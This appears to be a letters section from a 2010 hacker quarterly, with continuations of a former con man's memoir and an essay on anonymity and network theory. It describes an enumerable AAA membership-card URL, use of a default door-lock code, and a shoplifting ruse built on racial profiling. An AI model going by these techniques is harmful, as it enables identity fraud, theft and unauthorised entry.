Responding to RWM in 27:2: As I argued before, the noun clause "people who read" is part of the prepositional phrase, not separate; the noun clause is in fact the object of the preposition, as is obvious from the meaning of the original question.

RWM's way of rewriting does indeed produce a grammatical sentence. However, it is unfaithful to the original in a misleading fashion. Switching around the nouns (and making the sentence declarative), I apply his method faithfully to the following sentence, in order to demonstrate the failure of his argument.

"You are one of the millions who eat beans." -[RWM]-> "You are one who eats beans."

As is clear in this case, before translation it's not "one" who is eating, but "the millions" who *are*. As the subject of "eat(s)" is plural here, so is the subject of "read(s)" is there.

Adam

And again, we didn't know if we should leave the word "is" in that last part twice as it appears. Something about it just didn't seem right. This is the problem when grammarians start to write in. We're afraid to alter anything now.

Dear *2600:*

Out of respect for you and your objective of "Not resembling an online forum...," I have resisted popping off replies to every letter that my initial letter (on grammar in 26:2) stimulated. I just want to say how surprised (and tickled) I have been to see some responses. It's been just as much fun as an online forum to see that I started a somewhat lively thread, bringing a number of grammarians out of the woodwork. It's comforting to know that our language still has a cadre of protectors for the future, since I (in my advancing age) won't be around a whole lot longer to do it myself.

It's gratifying to read a magazine of *2600's* calibre because of the editorial care it gets. Your expertise, not only in technical matters, but as competent writers, is not lost on me.

Granny rides again.

Jean

Not our preferred way of spelling caliber, but we're going to keep an open mind. Or is that open minds? Whichever, it's certainly been a fun ride. Let's hope the past tense sends the message properlike.

Observations

Dear *2600:*

When I start the command line service in my Windows XP and enter "winver", it returns this string:

Version 5.1 Build 2600.xpsp_sp3_gdr.100216-1514: Service Pack 3

Have you got an agent Out There in the evil empire? Is my Windows fitted with a backdoor for... whatever purpose?

Titeotwawki

We can't express in words how happy we'll be when the last copy of XP is a distant memory and we don't get ten letters a day like this. If anyone else out there in corporationland feels like inserting "2600" into a popular product, please consider the hell that you'd be putting us through.

Dear *2600:*

OK, I'll send you a postcard to change my address. Since you at *2600* and us, your readers, have a great interest in security systems, though, I thought I'd point out the following for your consideration:

The magazine is published quarterly, and comes in an envelope. Since nobody keeps used envelopes lying around for months, a code from the top of a mailing label is not something a legitimate subscriber would know. Anybody pulling a scam by looking through my mailbox, however, could easily get that number.

Attached is the email receipt from my last online renewal. Notice it doesn't give an "online order number," so your subscribers can't tell you that either. Using an "online order number" would also inconvenience lifetime subscribers and anyone who renews by check - probably your oldest and best customers.

Oddly, for a tech-savvy publication, you seem to think paper communication is more authentic. But nothing prevents me from sending a dishonest address change request through the mail for someone else's subscription.

If you want to ensure there are no shenanigans associated with a change of address request, maybe authenticate such requests (like many other publications do) with private information we both have already: perhaps the credit card or check routing number that was used to pay for the subscription.

Hope you consider my suggestion. In the meantime, please await my postcard in your mailbox.

Ralf B.

Many years ago, labels were affixed to the actual copies of the magazine and this confirmation tradition has carried on. It's a bit old-fashioned, granted, but the system seems to work for the most part. It's quite rare for someone to dive into garbage in order to find an envelope with a label on it just to change someone else's subscription address to our magazine. But when this information isn't readily available to a subscriber (writing it down somewhere is always an option), we do use other methods, including online ordering info or a phone call to a prearranged number. As for postcards being used for fraudulent requests, this is certainly possible but, as relatively few people do it this way, we check them out pretty thoroughly for anything suspicious. It should be noted that you can use this method with the post office itself and that's a far more likely target of any such shenanigans.

Dear *2600:*

I am not a hacker, but I'm very curious about a lot of things. I'm currently reading my husband's extensive collection of *2600* because I find it inspiring. One of my pastimes is to leave long, weird messages on my friends' and family's cell phones. I've noticed that sometimes when I'm talking/singing/laughing on one of these messages, the voicemail will cut off, and the recorded voice says, "message erased." I know for sure this happens on AT&T voicemail, but I'm not sure about other carriers. At first, I thought it was because I talked for too long, but then I noticed that it sometimes cuts off after only a few seconds. Is this because my voice hits a certain note? Is it similar to the effect of the 2600 hertz tone on old phone systems? I didn't think anything comparable worked on cell phones. Is this just a coincidence? I would love to know why this happens, whether it's caused by the tone of my voice, the length of the message, or something completely unrelated.

Mary

It's most likely a tone of some sort that either your voice or something in the background emulates. The best way to track it down is to remember exactly what message you heard in response and on what system, then call back and try all of the touch tones on your phone until you hear the same response. Then you'll at least know which one you're best at emulating. Since a touch tone is actually a combination of two frequencies, you're obviously not duplicating it entirely, but often systems are quite lax in how they interpret tones. If by chance you're not able to find a touch tone that duplicates the response, then it's another tone that's causing this, which makes the hunt all the more interesting.

Dear *2600:*

Is it just me, or does that *2600* lair (27:2 back cover) look like a NES (Nintendo video game console)?

Justin

Might be time to get outdoors a bit more, even if you do start seeing these everywhere.

Dear *2600:*

I've been reading your magazine for a few years now. It's great and keep up the good work. I'm a member of AAA and needed a temporary card one day. I asked AAA and they sent me a link to print one off. The link is formed like so:

https://www.myaaamembership.com/TemporaryCardMain.aspx?membernumber=########&Members=##

The # signs are numbers. The first (membernumber), should contain a seven digit number. The second represents the number of members in that account. So far, I can tell that the members variable can be anything, but if you guess

the right number it will show temp cards for the additional members on the account. I don't know if one of these cards would be usable by the wrong person. A tower or hotel may check IDs or forms of identification (registration, insurance). Anyways, I'm not sure of another way they could send out links without the GET stuff set.

member popcornpanic

This is indeed wildly entertaining. It's surprisingly easy to guess member numbers and have fake ID cards display right on your screen. Undoubtedly, this could be used for all sorts of evil.

Dear *2600*:

I found a reference to *2600* in my System Assurance Security class that I take at Capella University. I thought you might find it interesting to know that in the *CompTIA Security +* study guide, you guys are mentioned. Congratulations, you've hit the "big time." Also, a side note. In order to get the page to scan right, I had to cut it out of the book. I'll be requiring 1/624 of the cost of the book due to damage in restitutions. The cost is on the back cover.

Thanks for many great years!

(Just kidding about the 1/624 (there's 624 pages).)

monakey

You had us worried.

Dear *2600*:

As I write this letter, I am doing a 4-23 month bid in Snyder County Prison. My crime was pretty stupid. It involved computers and firearms.... I really don't want to get into that.

Prison life is fucking wild. Things in here are *very* different from outside life. I know that a statement like that sort of goes without saying, but I honestly took my simple freedoms for granted. Everyone needs to experience this lifestyle even for a little bit.

Prisoners play a mental hacking game with each other. We have about 20 hours of social time with each other coupled with boredom and it can get intense in here.

The security is a joke as well. They have allowed countless publications in with the words "hacker" or "intrusion" or "2600: The Hacker Quarterly" in. When I requested a heavy metal mag, I wasn't allowed to get it due to articles about tattooing in the mag (which I *still* eventually managed to get by social engineering the C.O.).

Some of the guards actually care and will talk to you. Some are pig scum and act like they have something to prove. I have managed to get some of them to tell me the craziest things about this place and how it works.

In here, I've also learned so many cool things. It's almost like a hacker's dream once you get adjusted. I've learned how to give permanent tattoos with pencils, a staple, a gutted pen, shampoo, and a razor. I've mastered Three-card Monte and I've learned how to fight to maximize damage while hidden from the cameras. Fighting in a 4x7 cell is hard! As I am sure most of you know, you *have* to fight in jail or you are labeled as a pussy and everyone messes with you and takes your things. Being 6'5" and 265 pounds helped me out quite a bit, so friendships are earned fast in here. On the outside, it was quite a different story....

I want to take some time to thank some people. First off, my wife Cassie. You have stood by me through it all. You are my Everything. Thanks to the HB (Harrisburg) *2600* and to the Allentown *2600* people. I know we have had some hard times, but you guys have housed me during my time on the run. You guys also offered me support in my hacking and free thoughts. I love all of you guys and hold no hard feelings. I also want to personally thank SSRatt - you know why.... Also, thanks to all of the people who write into *2600*. Thanks for the great reading!

JapoCapo

We don't agree that "everyone needs to experience this lifestyle even for a little bit." In fact, the more people who don't, the better. However, everyone does need to be aware of what goes on, without question. It's far too often that we forget about those lives that exist behind bars and simply dismiss those people who find themselves there. We hope you get through this OK and do everything possible to keep yourself from staying a part of this system. The best thing you could do would be to help others not go down the same path. It's anything but a "hacker's dream."

Concerns

Dear *2600*:

I've been a reader for a few years, and a subscriber for almost a year now. I've never written in and I'm afraid I don't have an article that hasn't been covered already. However, I do have a concern that I'm sure many of your staff and readers share: As you've probably already heard, Congress is trying to pass a bill that would, in effect, give the president a big red button to shut down the Internet in case of "emergency" and they're throwing around words like "security" and "hackers" to scare the American people into going for it.

This is of interest to nearly anyone who uses the Internet, and, to me, personally, a grievous injustice.

The very idea that this sort of thing has been put into motion is terrifying. Not only are we being monitored, we're (as usual) being used as horror stories so the fellows in Washington can control the net.

They're doing their best to convince the American people that the most secure Internet is one that can be shut down at the President's whim, and they've even offered service providers a get-out-of-being-sued free card in the event that unhappy customers should threaten legal action when the net access they paid for is cut off.

There's a petition hosted online here: www.

petitiononline.com/stopKS/petition.html. I could care if this letter gets published, but please, for the sake of hackers everywhere and even the everyman, get the word out to your readers. If a machine has a security vulnerability, why shut down the entire Internet? I figure the best way to get around this is to get as many people pissed off about it as possible.

If this bill goes through, it's only so long until American born babies are implanted with RFIDs for "national security."

This really does seem like the first step down a long road ending in total technological slavery, and not the good kind.

Ech0

We didn't know there was a good kind of technological slavery. Regarding this legislation, it's important to realize that this sort of control is what every government wants, from China to the United States, and on all sides of the political spectrum. It's a huge mistake to assume that one side wants such control while the other side wants to protect people. The fact is, once one party or another is in power, they want control. Apart from the fact that it could never work, we need to make sure our guard is never let down. Maintaining control of the Internet is the people's responsibility and the only way we'll lose that is if we allow it to be lost. That would mean being influenced by all of the scare-mongering tactics inherent in our society, not only in the government but in mass media and organized religion.

Dear *2600:*

Never had any complaints till now, and actually I doubt that my problem is in any way your fault but who else would I ask about this? I just received my Summer 2010 issue of the magazine and, to my horror when I opened it, I discovered that the spine had been kinked up as if it had been sent through a ringer or folded in several places. Unfortunately for me, I am sort of a stickler when it comes to damage to my beloved reading material and *2600* is part of my collection that I cherish the most. Having a badly damaged edition on my shelves will just drive me nuts. As a solution, I will have to obtain a pristine copy from the local shop when I can, but as a first time subscriber I feel that I may have placed too much faith in the mail system. At any rate, I wonder if this is a common problem and also if there is any way this can be avoided in the future, perhaps a "do not bend" label on the envelope? For now, I will just have to see what the next issue looks like, but if the problem persists I will just have to make the extra effort to buy it locally and forego the more convenient (but faulty) direct mail approach. Thanks for all you do and keep it coming.

Also, what is so important about the epicenter of the Haiti quake? Ah, who am I kidding, it's all just a big mystery.

The Doctor

If this continues to be an issue, let us know so we can investigate. It's important to know when there are such problems so we can see where it is that they're actually occurring. Also, write to orders@2600.com directly so your issue can be quickly replaced.

Dear *2600:*

Forgive the snail mail - all available systems are at Dell getting fixed on the warranty!

I am a surfer and researcher of many things - not a hacker per se! I was reading *2600* 26:4 at work two weeks ago and one of the other drones noticed it. Accused me of hacking the office systems and screwing up his commissions. A couple of weeks later, I am persona non grata, i.e., a "hacker." Accused, juried, and lynched by word of mouth and a small lynch mob of drones!

There's another guy who actually threatened me and who calls the boss "Mom" and "Mommy" all day long. When he is in substandard production mode, he cries at "Mommy's" desk. When he wants "Mommy's" attention, he barges right in to your training session and monopolizes it until you give up and leave.

The one who "ratted" me out (I really never did touch that system), I found on www.ripoffreport.com from the flakey last place he worked. (Print that part or not - your choice!)

Oh cruel world, what of my protected right to read what I choose?! *2600!*

Please keep up the tech articles - I learn so much!

'Scuse the snail mail again.

Botless
Oceanside, CA

It's always good to enjoy your work and the people around you.

Inquiries

Dear *2600:*

I have a wide smile as I take a chance to be published by one of my favorite mags. As an admin and IT biz owner for almost 12 years, I have picked up *2600* at Barnes and Noble plenty of times, the back page with the phone pics around the world being my "can't miss," even if I don't sit down and read an article as well as the random pic of *2600* (fave so far was "2600" New York City police car - I used to live there).

Down to business. I wrote on my first company blog about a situation with the Trusted Platform Module (TPM) by the Trusted Computing Group (TCG). I wanted to be considered for publication if the article is up to the magazine's standards. I thank you in advance for the time and opportunity, keep up the good work on spotlighting security issues.

Alexander

The problem is you pointed us to your article which you had up on a blog. That means the article is already out there and, thus, not new material. Our readers get quite incensed when they find themselves reading stuff in print that they've already seen online. We can only accept articles that haven't been printed elsewhere, either on

paper or the net. Other than that, please assume that any such article would be of interest to us.

Dear *2600:*

I used to live in Brooklyn, New York with a land line and absolutely hated calling people because I had to dial the "718" area code. Every single damn time I called a friend who was also in Brooklyn, I wondered to myself, "Why can't the phone system see where I'm calling from and just assume I mean the '718' number, like every other damn city in the U.S.?" If I dial another Brooklyn number and forgot to dial the initial "718," I get that stupid set of bings like *I* was the idiot. No, I'm sorry, just about every other single phone system in the U.S. is set so that if you're calling within the same area code, you don't have to dial it. I mean, is there a good reason for this? I figured you guys would know what the deal was.

brian heagney

Unfortunately, more and more areas within the United States and Canada are implementing ten digit dialing, meaning people have to dial their own area codes even while within them. Basically, area codes are losing their meaning as people switch to non-geographic systems. It's now possible to have a landline with an area code from a different state in addition to having a cell phone with an out-of-area phone number. We think it's a big mistake to lose the geographic meaning of area codes and even exchanges. We completely agree that it's stupid to have to dial your own area code when you're already inside it. But as more people use different area codes while remaining in the same area, this is a way of ensuring that they don't dial a seven digit number in the wrong area code. The system is basically being dumbed down for their benefit. Another reason is so that whenever an area code is split, businesses that wind up in the "other" area code aren't at a disadvantage to those that can still be dialed with only seven digits. To illustrate how doomed we are, it used to be possible in many areas to only dial the last four digits of a phone number if you were already in the same exchange! Of course, now, so many of us don't even know what numbers we're calling since they're all stored in digital phone books. Amazingly convenient until you lose access to it and realize that you don't know the actual phone numbers of anyone you talk to.

Dear *2600:*

i want you to hacker this site I pay money What is the amount required

www.y-masters.com I want you to hacker the site change index.html Type any word Because the site make fun me the owner site not enter the site I pay money What is the amount required the site www.y-masters.com

a ahmed

They made fun of you? How is this possible? In fact, why was it even necessary? You're doing a really good job of that on your own. We just hope we never piss you off since you clearly know who to contact to settle all of your scores. You also are very adept at using the word "hacker" as a verb, as it was originally intended. We are in awe.

Dear *2600:*

First and foremost, thank you for such a great publication. Your magazine is the only one I read religiously (you and *Game Informer*) and I always look forward to the next issue. I just wanted to ask a couple of questions. The first is in reference to a letter that I read from your new book *Dear Hacker*. It's on page 296 from a "George," originally published in 1996, and it deals with the issue of him not liking things you published due to fear that it would cause more Internet regulations. You had a very interesting response that included the line, "...that we can take care of ourselves on the net without outside interference." My first question is what is your opinion with what is going on with the ACTA and the new regulations they feel need to be brought to the Internet.

My second question is whether or not you have thought about coming out with a series of compilation books that combine your past issues into beautiful volumes. I thought *Dear Hacker* was a beautifully formatted book, and I think that re-releasing past issues in big compilation books similar in size and format to it would be awesome. Personally, no matter the cost of each volume individually, I would buy every one of them. What do you think of this?

Unr3a1

If enough people say "no matter the cost," it sure makes it a lot more tempting. But we will look into the feasibility of such a project, among many others. It's all about preserving the history, after all.

The Anti-Counterfeiting Trade Agreement (ACTA) is a developing global treaty that had its secret negotiations revealed by Wikileaks, which basically showed the world that these are not the most trustworthy people in the world. Developing countries, for instance, were completely excluded from the discussion. What the treaty does is quite disturbing, according to civil liberties groups everywhere. The Free Software Foundation summed it up best, saying that ACTA creates an environment "in which the freedom that is required to produce free software is seen as dangerous and threatening rather than creative, innovative, and exciting." Internet Service Providers would be encouraged to give out private information on subscribers who are merely suspected of accessing copyrighted material, and these ISPs would be immune from prosecution while avoiding due process. There are way too many problems with ACTA to be able to go into here, but the nagging fact is that if this was really something for the good of society, it wouldn't be negotiated in secrecy and it wouldn't rely on ways of bypassing existing checks and balances to get their desired results. It's basically a shortcut in going after people who don't toe the line and play by the rules that entities like the RIAA,

MPAA, WTO, etc. insist upon.

Dear *2600:*

I've noticed your list of "Authors" on your last page (which used to be your first page) for some time and I was wondering how many articles someone has to write to be listed there? It doesn't seem to have changed in a long time...

Jane Doe

To be clear, the word is "Writers" and it's on our fourth from last page. There are no set rules in being on that list and some of the information there is definitely in need of updating. It's in the works.

Dear *2600:*

If you are interested in how popular your new book *Dear Hacker* is proving, I ordered it a few weeks ago and it got "lost in the post." I reordered it, and it was stolen again.

I've asked Santa to bring it for Xmas.

Also, any chance of making the downloadable cover art bigger?

Pete

We will look into that. As for the book, as it presumably is getting shipped inside a package, we have to wonder how someone would even know the title contained within. We suspect a problem with all sorts of packages at some point in your post office or maybe specifically with your mail.

Dear *2600:*

So here I am, drinking a root beer and eating a huge cupcake with a fork in Barnes and Noble, and I'd just like to thank you for being the only magazine that truly excites me when I see it on the shelf. I've purchased almost every issue you guys have put out since I was 16. Now, at age 20, after reading so many stories about people who were coding when they were ten, I can't help but feel over the hill in hacker years, as I myself can only really code in C++, and pretty basic programs at that. You've said that really being a hacker is more of a mentality than being technically skilled, but it's still a little dismaying when I see a bunch of Linux code in an article and can't decipher one bit of it. Is this feeling misguided? Regardless, thank you for putting out such an interesting magazine.

Shadowfox

It's got nothing to do with how much code you can interpret or if you can even program a computer. Ask yourself why it is that you feel this sense of excitement whenever you see an issue. That is where the answer lies as to what makes you interested in the world of hacking. Everyone has their strengths and you'd be surprised at the weaknesses that many of the "experts" have. It's not a competition and thinking that it is only leads to frustration. Basically, it's about learning as much as you can and listening, all the while thinking as an individual and coming up with ways to thwart restrictions. There's no way you can know everything or even more than a small fraction of what's out there. But you can become knowledgeable of the things you're good at and interface with the hacker perspective in a way that your views become relevant to others. Those people who teach the most tend to be the ones who admit they don't know it all.

Dear *2600:*

What is that wonderful looking device marked "Model TTS-55A Portable I.P.M.F. Sender" that appears on the Spring 2010 cover? As an older hacker who has no interest in "modern hacking" (Internet, VoIP, etc.) and rather has all his interest in the telephone system of yesterday, I'm desperate to learn more about it.

Dan

It is a bit of an enigma without any doubt. If you're able to find it on eBay, run.

Dear *2600:*

I knew that Tampa, Florida already had a meeting place and time. I was just wondering if it's possible to get some contact information for the people who meet there so I could communicate with them outside and prior to the meeting.

william

If there is an official website listed on our meetings section (www.2600.com/meetings), there might be some contact info there, but we don't share any such information. We also suggest Googling for the meeting in your city - perhaps someone who attended has commented on it somewhere and you can hunt them down from that. Otherwise, we suggest just showing up at the appointed time.

Dear *2600:*

Is *2600* still available in the U.K.? One of my friends who subscribes says issues currently arrive with U.K. postage instead of U.S. So we were assuming that someone is receiving bulk shipments in the U.K. I live in London and the two shops that previously sold *2600* have closed.

Bob
London 2600

It's hard to get distribution in foreign lands so subscriptions are by far the more reliable method of getting issues. Our mail people currently have it sent out locally to subscribers which makes it more efficient. This has nothing to do with getting it into stores, however. We're always looking into better ways of doing that. It would certainly help if the stores would stop closing down.

Dear *2600:*

I really enjoy reading your magazine and have recently subscribed to it. My letter regards cell phones: I have heard stories of OnStar turning on microphones in people's vehicles during federal investigations. If there is any merit to these stories, it can probably be done on ordinary phones, too. What would be required in order to do such a thing? Can a person's camera be activated remotely?

Bradley

It all depends on the model and software being used, but such things are most definitely possible if there is any communication from the

device to the outside world. You can bet that law enforcement knows all about it but if word got out, it would certainly be the hackers who the media would portray as the threat to privacy. That said, we would be more than happy to print any info on how such systems work.

Dear *2600:*

Today I received a call on my cell phone but was not able to answer it. So I just called back the number that was on my phone's Caller ID log. The number was 212-555-0100. When I called this number from my cell, I got this message: "The service you are attempting to use has been restricted or is unavailable. Please contact Customer Care for assistance. Message NY 90365." I live in New York City and my cell provider is T-Mobile. Further, when I called this number from several different payphones in each of the five boroughs of the city, I got a recorded message which said, "Verizon Nationwide 411 Directory" and then a directory assistance operator was on the line. I do not understand what this message is all about or means. Can you solve this mystery for me? Thanks.

HowWeird

Did you really find payphones that connected you to directory assistance for free? That would be pretty cool. Oddly enough, the number you mentioned falls within the allowance for "fake" numbers in movies and TV shows: XXX-555-01XX. It's not likely you got a call from a fictional world so we'd have to bet that someone was messing with Caller ID settings. It could be anyone from a telemarketer to a mischievous friend. As you found out, different phones and companies respond in different ways when such numbers are dialed. As 555-1212 is generally directory assistance, many carriers map the entire 555 exchange to go to that number. Not all of them, though, remember to map the billing....

2600 to the Rescue

Dear *2600:*

Earlier today, an article from *The Best of 2600: A Hacker Odyssey* was helpful in a dog rescue... well, sort of.

My wife, my niece, and I were pulling into our garage space in the alley behind our apartment building, and my wife noticed that someone in the building next door was pulling out of his space and didn't see a cocker spaniel running out of the garage. Unfortunately, we were unable to flag this person down. My wife and niece hopped out and managed to grab the dog before he could run away.

Now, we were wondering what the heck to do at this point. The dog didn't have any contact info on his collar. We could have brought the dog inside and watched for the neighbor to return, but our beagle would probably cause a problem for an unfamiliar dog. Also, it was blisteringly hot out, so staying outside for a potentially long time was not the best decision in the dog's interest. The answer came to me as soon as I saw that the apartment building next door used a Simplex lock for entry into the courtyard in back.

I recalled the article from the Fall 1991 issue of *2600* as it was reprinted in the aforementioned book. I remembered the default Simplex combination from that article, so I tried it... and darned if it didn't open the courtyard door! My wife carried the dog into the courtyard and knocked on every door and located the spaniel's thankful owner!

So thanks to *2600* and a notoriously insecure lock, we were able to return a lost dog. While I was outside, I checked the Simplex lock of another apartment building to see if that one also was set for the default combination. It wasn't. (And unfortunately, the door to my building's courtyard is also a Simplex lock, and anybody armed with the list from the 1991 article can get through in no time.) It also boggles the mind that almost 20 years after the original article was published, the information still works.

Thanks for a great publication.

ScatteredFrog

Sometimes a little insecurity can be a real comfort.

Dear *2600:*

Hello 2600! Longtime reader, first-time writer here.

It seems to me as though much of society has forgotten a healthy nation isn't made entirely by its economy, but also by community involvement: consideration for others, exploration, and an exchange of information about the world we live in. With such an intense focus on economy, hackers have been receiving a bad rap, often portrayed as stealing data and selling it to the highest bidder, or disabling vital networks, effectively costing the economy billions. But hackers have played a vital role in preserving important aspects of our society and culture, such as advancing and exploring new technologies, lifting the veil of censorship at critical times, and fighting for personal rights and freedoms in a world where corporations and runaway governments have considerably more rights than you or me. With much of society now accepting the fear and propaganda of the current economic situation, and buying into the hype of advertisements and the media, what will it take to encourage *2600 Magazine* to put out an issue or regular column detailing the actions of these hackers working for the betterment of society?

AKH

We haven't already been doing this for 26 years? Well, there's always room for more and all it takes is someone to devote the time to write about it. We do have quite a bit of this sentiment in every issue. It should be noted, though, that oftentimes this will not be enough to dissuade those who are convinced that hackers are the agents of Satan. Preconceived notions take quite a bit of work to disassemble, and it's definitely a group effort. The more the merrier.

Hacker Perspective continued from page 28

and each pharmacy had a certain number of managers: a day manager, a night manager, a weekend manager, a substitute manager, and, of course, newly hired managers. By keeping track and rotating stores, I could make a good living doing just this. Before too long though, I had to start wearing costumes as the managers all knew me, and finally a law was passed against it - something like identity fraud - and I was sent to jail.

In jail, I found out that I was not the first person to discover this trick at all. It was very well known, and I was really just a common petty thief. The only thing special about my trick was the manager rotation and using receipts that make people naturally uncomfortable (like condoms). The reason I'm writing it here for all you hackers is because it's long over. Now it's just an example of an old loophole that has been fixed. In my first long jail stint, I learned about other small time society tricks to get fast money, or "licks," as they are called by many petty criminals. I met a few big-time identity thieves who also read *2600* and we had a lot of great conversations, but I never wanted to take my computer use that far to the dark side.

When I got out of jail, I became a small time con man and shoplifter. The method of shoplifting that put me a head above the rest was this: I'd dress up nice in a suit with glasses, an average rich-looking white guy with short hair. Then, I'd send my grungy looking African-American associate into the store ahead of me to pretend that he was shoplifting. Without fail, the store security would tail and focus on the African-American, even when the guards were African-American themselves, while I proceeded to clean the store out of small valuable items which I usually took out in the McDonald's bag I brought in with me. This is just one example of how society's norms and mores can be used to its own disadvantage. I've never hacked into a highly secure computer that was not a friend's, so I can't be sure, but I'm willing to bet that the adrenaline rush is the same that I got from shoplifting and con jobs. Making a thousand dollars in five minutes gave me an incredible adrenaline high that I got very addicted to. Naturally, too much success leads to sloppiness and criminal associations always seem to end badly and I ended up in jail too many times, so I had to stop doing that before I ended up going to prison....

That all ended about five years ago. Since then, I went back to college (as my love of academics has never changed), stopped my criminal life, and found a niche in society that I could fit into. I found working at the library and teaching people how to read infinitely more satisfying than working in the corporate world. It gave me back my free time to enjoy technology again. I found living humbly, serenely, and serving my fellow human beings to be of more value than a life of solitude, excitement, wealth, and danger. I've continued to receive my lifetime subscription to *2600* and even had a few articles accepted and published by them. There really is nothing quite like the knowledge that your words are being read by thousands of intelligent people. I've kept up my study of hackers and watched in horror as the world of nicks and small time groups like LOD, and "Hacking for Girliez" has disappeared, to be replaced by a generation scooped up by the NSA and other causes faster than you can say "l33t-0," and botnets controlled by the Russian Mafia, political leaders, and phishers from Nigeria.

What I've found that surprises me the most is that I am a hacker - that I have been one all along and never knew it. My entire life has been spent looking for loopholes, looking for a different way to do things, learning boundaries in order to break them experimentally, pushing the limits of my and others' reality, taking the paths least taken. Yes, I did some criminal things and I also paid for them. But the world also did some criminal things to me, and this is what I want to impart to the generations that come after me. There are data brokers, marketers, governments, secret agencies, politicians, and all sorts of other groups that are trying to change and control others. While I am still examining society, society is examining me. While I am trying to hack computer systems, some of them are trying to hack me back (quite literally these days). Corporate managers order their underpaid tech support people to do things the managers don't understand themselves. The CIA and the NSA farm out intelligence work to Blackwater and other private companies. The world is a very strange place and is becoming more so every day. Slowly but surely, the world is turning into "hack or be hacked." There are people who know, there are people who don't know, there are people who have power who are known, there are people who have power who are unknown, and there are all levels in between. Who you are is up to you. Which will it be?

Barrett D. Brown (Barrett.Brown@gmail.com) is a freelance writer, nonprofit public intelligence officer, and a lifelong student of many diverse subjects. He has attended academic institutions ranging from The University of California at Santa Cruz, The University of California at Berkeley, Sacramento City College, Berkshire Community College, and various other trade schools not even worth naming. To this day, he holds the lowest opinion of the most "prestigious" academic institutions and encourages anyone interested in serious study to stick to community colleges, the local library, collaboration with like-minded others, investigating sources, and taking everything one hears, sees, or reads with a large grain of salt. His web page can be found at http://barrett.chaosnet.org.

Article continued from page 18

e) Be aware of your permanent digital trail.

Every move you make online will be recorded, permanently, in some database. When injecting content onto websites, forums or discussion groups, be aware that several major search engines are likely to index its emergence, with a reliable timestamp. Several other web archiving projects routinely archive huge numbers of websites for various purposes. Even innocent online research can be traced back to you. Stay away from major search engines which require you to establish an account and especially major social networking sites. Any organization that collects information on your online behavior and habits, even if their intention is to build up a marketing profile of you, is dangerous. There are plenty of anonymous browsing methods that you can use, if you will be doing something risky, look them up and take advantage.

f) Keep the number of people you trust with information that might be dangerous to you–your web of trust–as small as possible.

For each person you trust with information that may be dangerous to you, your risk is magnified. You'll have to make sure that they follow all the above requirements for anonymity, you'll have to make sure they give it as much significance as you, and you'll have to make sure they continue to do this as long as the risk is still present. This is a major headache which doubles with every person you trust. Every controversial community that you are a member of, is an association that identifies you and increases your risk, even if only slightly. Many digital renegades have been caught out through not being aware of their own network of trust, and not realizing that, given enough motivation, agents from other organizations will try and infiltrate it, using the same methods as I outline in network theory below. If the risk is great, often it may be best to work in isolation.

Your Risk

You need to be able to accurately determine the risk of your actions to yourself. Always consider risk before acting. If you can't accept full responsibility for the risk you take in any implementation of these ideas, then I wouldn't read any further. The major theme behind this essay is that you can make your own destiny, and if you can't see that, then you're obviously not a person that these hypothetical musings were intended for. Use your intelligence.

Network Models

What is Network Theory?

There is an emerging idea in academia that notes a similar, connected model of group organization. These models are present across science, from the anatomy of complex cellular structures and the structure of neurons in the brain through to the organization of social communities and the properties of computer networks.

The one area where the new science of network theory irrefutably dominates is online. The common structure of computer networks is a fact. In the case of social networking–the new online grouping of communities that come together to connect, write comments to each other, post pictures, and other such newly discovered necessities–network theory also is clearly apparent. When you map out the friendship and communication connections between each person in an online community, you come across a similarity to the organization of computer networks. Again, if you map out the basic attributes of the world wide web–the connection between web pages and links between web pages–it's another type of the same network.

Discovered by mathematicians trying to develop a connected theory of everything, it is still very much an early science, but offers huge promise. If you investigate the concept on Wikipedia and a certain video-sharing site, you will find some useful information. By far the best way to explain network theory is visually and, although I am not going to include an image in this essay, you should find many diagrams on the Internet, and I encourage you to search for them. In case you're not already familiar with network theory, the next few paragraphs will explain the basic concepts.

Why Network Theory?

Network theory has been used by many different intelligence organizations. Marketers, digital researchers, social anthropologists, sociologists, military think-tanks, computer virus writers, communication analysts, government agencies... they all have heavily used this model of mapping out the topology of influence and the spread of effect of an idea.

Nodes, Links and Hubs

The basic general features behind network theory are the concepts of the node, the link, and the hub. Take the web. Every web site is a "node." Most web sites have a number of "links" to other web sites. If you click on them, you will be transported to another web site. Some web sites have a huge number of links pointing to them. Take the world's most prominent video-sharing site. If you chose to count the number of links you see pointing to that web site, you would be there for a very long time. On the opposite end of the scale, a dusty, old personal

website of a professor in academia may not have very many links pointing to it. Especially if it hasn't been updated very recently. We can say that the major video-sharing site is a "hub" because, just like a major transport hub, there are many "links" leading to it.

Chain Letters and Memes

There is an important concept on the Internet, known as a "meme." It's the definition of an idea that is spread quickly through the "nodes"–in this case, users of the internet–such as you and me. You know those chain letters that you forward on to your friends? That's an example of a meme. Huge numbers of people receive those chain letters.

Let's go into why. As a very simplified example, let's suppose that the length of the "chain" is six. That means that, on average, the chain letter gets passed on six separate times from the originator. Their different stages are not important, but we will refer to each stage by a letter, A-F. Let's assume everyone in group A passes it to group B who passes it to group C, and so on.

These groups are part of a chain. Look at the equation below. If you imagine replacing groups A-F with the average number of people in each group, i.e. instead of "A" you write "30" and instead of "B" you write

"50," it adds up to the number of letters sent in the chain.

A x B x C x D x E x F = Number of times the chain letter is sent.

30 x 15 x 5 x 20 x 10 = 450,000

Even assuming the rather small group sizes, this a very large number. Probably larger than the number of people you'll meet in your lifetime.

Now let's say that you wrote this chain letter. Congratulations! You've just created an letter that more people will read than you ever imagined possible. That is the way networks work, and also why network theory is important in spreading digital content.

A Spider Web

If you want to better visualize the spread of an idea on a network map, instead of a chain, imagine a large web of a spider. A spider's web is formed of several stages of circles. At the centre of the web, the circle is very small, at the edges of the web, the circle is at the widest. Your idea starts at the centre and, as it increases in spread, it reaches each new stage, achieving a larger circle of influence, until it reaches the biggest circle of the web, at the edges. It can be compared to the ripple effect of a single drop in a bowl of water–as the idea gains momentum, the spread becomes quicker.

Target the Hubs

On a any network map, hubs are of great strategic importance to spreading your idea. On your favorite social networking site, for example, hubs are those friends of yours that talk to everyone, have 500+ friends added, and whom lots of people comment on everything they write. The popular kids.

If you can convince several of these "hub" friends of the merit of your idea, enough so they post it up on their profile, then your idea will instantly spread very quickly. If you pass it on to just 3 of your friends with 500 friends each, and convince them to post it, that's a massive number of people you have reached with your idea already, even after assuming that several of them have shared friends.

In social groups, these hubs are known as "connectors." They know many more people than you could reach individually and if you convince them, then your idea will spread like wildfire.

Manipulating Content Networks

Viral Marketing

